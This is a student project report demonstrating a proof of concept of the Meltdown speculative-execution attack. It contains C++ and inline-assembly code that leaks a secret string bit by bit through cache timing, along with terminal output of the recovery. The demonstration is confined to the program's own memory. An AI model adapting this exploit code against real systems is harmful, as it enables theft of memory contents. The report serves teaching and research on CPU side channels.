


Project Report

ATEC: Proof of concept of Meltdown Attack



Aditya Jha(170010011)

13/12/2020

7th Semester Btech CSE IITdh

INTRODUCTION

Meltdown attack is an Information leakage attack. It breaks the memory isolation ensured between processes in the user space as well as those between user space and kernel space by the operating system. During this attack a user program can access memory regions of other user processes and/or kernel processes ultimately leading to the dump of the full physical memory.

The attack depends and takes advantage of 2 fundamental features of the modern x_86 architecture processors:

1. Out of Order execution: The x_86 cpu executes many instructions concurrently and speculatively even though their execution may not agree with the logic of the program. This is done to increase the execution time performance of the processor. The instructions are retired and have any effect only when they are logically valid.
2. Change in microarchitectural state: Whenever a memory region on the Main Memory is accessed it is pulled to higher level on-chip cache . This makes later access to that particular memory region significantly faster than other regions of memory. Even if the load instruction was speculative and/or executed out of order (not-retired) , yet the memory element is pulled to cache and after invalidation of this instruction the cache is not flushed due to the high cost of flush .


HYPOTHESIS

If a load instruction to an illegal address is issued , it may get executed out of order/speculatively . And Till the exception handler executes and sends a kill signal to the process, other instructions after the illegal access instruction may also get executed and use the value at the illegal address to change the microarchitectural state of the cpu, which can then later be measured and the value of the illegal address deciphered.

Explanation:

I will implement a proof of concept of the above hypothesis of the meltdown attack. Since KAISER, PTI and other patches against meltdown are present in most modern cpu's and my cpu too therefore i will be simulating an illegal access and retrieval in the user memory space itself. These patches tend to randomize the memory map table which was previously present at a fixed address in earlier versions of linux + stronger isolation between user and kernel space. First of all a probe array is defined with size greater than most L caches in the cpu. Pointers to the 2 extremities of the probe array are stored in a size 2 probe pointer array. Then a target memory is defined and filled with the secret data. After that an illegal memory access is done which is handled by a custom signal handler so not to kill the process itself. This is the simulation of kernel/external memory access. Any instruction after this illegal load should not be executed logically instead jumped to the point defined by the custom signal handler. But instructions are written to load 1 byte value from target address which is then masked with a bitmask for one of the 8 bits and then this bit is used as index to access the probe pointer array to load address at the 0 or 1 index then a load operation is performed on that address. Now here is where the hypothesis will be tested. If the these instructions written after the illegal memory access is executed due to out of order execution then our hypothesis is true and the microarchitectural state of the processor(the cache specifically) has changed. This change can now be measured after the jump point returned to by the signal handler by measuring the access times to load pointed values at the 0 & 1 indexes of the probe pointer array which will lead to the deduction of the value of the ith bit being 0 if 0th index address shows lower access time and vice-versa. The following is a point wise explanation of the implementation:

1. 2 arrays are initialized in the dynamic memory and a pointer array of size 2 is defined for storing address of one of the elements of each array. Note: a similar array I defined in between so that both upper and lower array are non-contiguous.



```

int *a[2]; // pointer array to probe arrays

a[0] = (int*)malloc(64000); // 1st probe array

int *b = (int*)malloc(128000); // Assign big space in between to
make 1st & 2nd probe array non-contiguous

a[1] = (int*)malloc(64000); // 2nd probe array

```

2. Next just loading of user supplied secret value is done on a char array (name:sd).
3. Next signal handler is declared for the SIGSEGV signal which is for illegal memory access. The handler function is defined above.
4. Then driver code is written to loop through the characters of the target char array.
5. A read8bit() function is called which is again driver code to loop through 1 byte bit by bit and recover the ascii value of the target address. It can be seen from the below well commented code that the actual meltdown function (crash2) is called 100000 times (this i did to ensure that the probe array indexed by the target value was pulled up to the L1 cache for maximum time difference) which is again called 10 times and the timing values are added to t0 and t1. Later out of the loop the average of this times are calculated and compared to give a 0 or 1 bit confirmation. All this is done for [0-7]the bits of the 1 byte defined by kpos here. Rest the (ith_bit*2^(position_value)) is added incrementally to get the ascii value of the target char . Also a flush_cache() function is called , this is just a looped read and write to a large array to evict the contents of the probe array.

```

int g=0; // testing

int posx[] = {1,2,4,8,16,32,64,128}; // corresponding to bit positions {0 to 7} acts as
bitmask

int ascii = 0; // each 8_bit/byte value to be stored here

int avdenom = 10; // I used 10 samples to avg out( lesser values gave a few incorrect
characters)

for(int kpos=0; kpos<=7; kpos++){ // for each position of a byte (i.e char data type)

```

```

iterate

int t0=0;    // time for the 0 bit value indicator probe array

int t1=0;    // time for the 1 bit value indicator probe array


for(int avi = 0; avi < avdenom; avi++){    // run no. of samples

    for(int i=1;i<=100000;i++)    // retry the crash or meltdown function 100000 times
to ensure L1 cache arrival (again lesser values gave few incorrect characters sometimes)

        {if (setjmp(point) == 0){    // set jump point to return to when the crash2()
func crashes intentionally due to illegal memory access of NULL pointer above(see above),
setjmp returns zero if direct call return but returns 2nd arg to longjmp(.,.) if return from
longjmp

            crash2(((char*)sd),a, posx[kpos] ); // Call the actual meltdown function :
crash2

                }

        }

    cout<<"\n";

    flush_cache();    // flush the cache after each sample try

    t0 += probe_timing(a[0]);    // add time difference for 0 bit value indicator

    t1 += probe_timing(a[1]);    // add time difference for 1 bit value indicator

}

t0 = t0/avdenom;    // compute average for 0

t1 = t1/avdenom;    // compute average for 1

// cout<<"\n";

if ( t0 < t1 ) {    // multiply 2^(position) * bit_value and add to ascii value for
the character; where {bit = 0 if t0 < t1,bit = 1 if t1 < t0} access times

    ascii = ascii + ( posx[kpos] * 0 );

} else {

    ascii = ascii + ( posx[kpos] * 1 );

}

```

```

flush_cache();      // Again flush cache after 1 character is completed

}

return ascii;      // return the ascii value of the char

```

6. Now we come to crash2() the main function where meltdown happens. I wrote this code in assembly to avoid compiler optimizations and have a clear picture. Below I commented the code but an explanation to it is that the %3 holds the illegal_address (i.e a NULL pointer value here). Movq tries to move the value at %3 to %%rdx register. This is an illegal memory operation so the signal handler gets triggered for SIGSEGV and the code jumps to the setjmp(point) defined above earlier in read8bit() just before the crash2() was called instead of the whole process getting killed. Now logically the 4 instructions below the illegal access instruction should not be executed. The 1st of the forbidden 4 is to load the 1 byte value at %2 (the target array) to %%rbx register. 2nd is to bitmask(AND operation) the value at %%rbx register with the position value i.e one of [1,2,4,8,16,32,64,128] which represents position from LSB to MSB. This gets the ith bit and else all bits zeroed out moved in %%rbx register . 3rd Now the value(probe array addr) at the pointer to probe array which is %1 is indexed by %%rbx(0 or 1 value) and moved to %%rax register. 4th the value pointed by the %%rax register + offset %%rbx is loaded to %%rax which is the operation which pulls up the value of probe array either the 0 or 1 indicator to the L1 cache. This is retried 100000 times repeatedly for every bit so to pull up to L1 cache.

```

void crash2(char* addr, int* a[], long int pos){

    long int t=pos; // check variable (no use)

    char* illegal_addr = NULL; // the illegal address to simulate
    crash set to NULL i.e a NULL pointer

    asm (

```

```

        " movq (%3), %%rdx                \n" // [Access NULL pointer
i.e illegal_addr] raising exception(SIGSEGV) ( logically no line
after this should be executed instead jump to jmpoint after signal
handling)

        " movzx (%2), %%rbx              \n" // access target char
array

        " and  %4, %%rbx                 \n" // mask ith bit of target
memory value

        " movq (%1,%%rbx,8), %%rax       \n" // access probe
array(load addr) using ith_bit as index to probe array pointer {
a[0] or a[1] }

        " movq (%%rax,%%rbx,4), %%rax    \n" // access the value of
the {a[0] or a[1]} meaning pulling it to L1 cache as this step is
repeated 1000000 times for 1 bit after each flush

        : "=r"(t)                        // %0 :
the check variable (no use just for testing purposes)

        : "c"(a), "b"(addr), "d"(illegal_addr), "a"(t)      // %1,
%2, %3, %4 resp. [%1: probe_array, %2: target_addr, %3: illegal_addr
pointing to NULL to simulate segfault, %4: (no use, testing) ]

        :

    );

cout<<"pop"<<t<<"\n";

}

```

System tested on:

SArchitecture: x86_64

CPU op-mode(s): 32-bit, 64-bit

Byte Order: Little Endian

Address sizes: 39 bits physical, 48 bits virtual

CPU(s): 8

On-line CPU(s) list: 0-7

Thread(s) per core: 2

Core(s) per socket: 4

Socket(s): 1

NUMA node(s): 1

Vendor ID: GenuineIntel

CPU family: 6

Model: 142

Model name: Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz

Stepping: 10

CPU MHz: 800.064

CPU max MHz: 3400.0000

CPU min MHz: 400.0000

BogoMIPS: 3600.00

Virtualization: VT-x

L1d cache: 128 KiB

L1i cache: 128 KiB

Distributor ID: Ubuntu

Description: Ubuntu 20.04.1 LTS

Release: 20.04

Codename: focal

PROCEDURE:

To Build: `make`


To run: `./melt poc`

Enter without spaces less than or equal to 20 characters.

Press Enter and wait for recovery(it will take some time to recover) and wait:

RESULTS

Entering String to Recover:



```
adi@adi-Inspiron-5579: ~/Videos/mlt
adi@adi-Inspiron-5579:~/Videos/mlt$ ./melt poc
Write at most 20 characters without spaces!
IndiaLiftsTheWorldCup
len:21
Recovering:

The interrupt signal is (11).count:999999
The interrupt signal is (11).count:1999999
The interrupt signal is (11).count:2999999
The interrupt signal is (11).count:3999999
The interrupt signal is (11).count:4999999
The interrupt signal is (11).count:5999999
The interrupt signal is (11).count:6999999
The interrupt signal is (11).count:7999999
The interrupt signal is (11).count:8999999
The interrupt signal is (11).count:9999999
The interrupt signal is (11).count:10999999
The interrupt signal is (11).count:11999999
The interrupt signal is (11).count:12999999
The interrupt signal is (11).count:13999999
The interrupt signal is (11).count:14999999
The interrupt signal is (11).count:15999999
The interrupt signal is (11).count:16999999
The interrupt signal is (11).count:17999999
```

After Recovery:

```
adi@adi-Inspiron-5579: ~/Videos/mlt
The interrupt signal is (11).count:166199999
The interrupt signal is (11).count:166299999
The interrupt signal is (11).count:166399999
The interrupt signal is (11).count:166499999
The interrupt signal is (11).count:166599999
The interrupt signal is (11).count:166699999
The interrupt signal is (11).count:166799999
The interrupt signal is (11).count:166899999
The interrupt signal is (11).count:166999999
The interrupt signal is (11).count:167099999
The interrupt signal is (11).count:167199999
The interrupt signal is (11).count:167299999
The interrupt signal is (11).count:167399999
The interrupt signal is (11).count:167499999
The interrupt signal is (11).count:167599999
The interrupt signal is (11).count:167699999
The interrupt signal is (11).count:167799999
The interrupt signal is (11).count:167899999
The interrupt signal is (11).count:167999999
20th character: p

Recovered:
IndiaLiftsTheWorldCup
adi@adi-Inspiron-5579:~/Videos/mlt$
```

CONCLUSION

We proved the hypothesis true by recovering the bit values from the timing differences of the probe array memory accesses which leads to the calculating the ascii values of each char of the string at the target char array. This leads to the confirmation of the fact that the microarchitectural state can be changed via (not logically valid) `out_of_order` instructions executed on the modern multi-core x_86 processor. And this change in state is not reset after those instructions are in-validated and not-retired(put-to-effect) [Which is in this case is the on-chip caches are not flushed after any instruction executed `out_of_order` which did not validate]. Therefore we can measure this change in state i.e measure timing differences of the probe arrays to recover the data in the restricted memory region.

REFERENCES

1. <https://meltdownattack.com/meltdown.pdf>
2. https://usc-cs356.github.io/slides/CS356Unit04_x86_ISA.pdf
3. <https://gcc.gnu.org/onlinedocs/gcc/Extended-Asm.html>
4. Stack Overflow pages for code Syntax correction.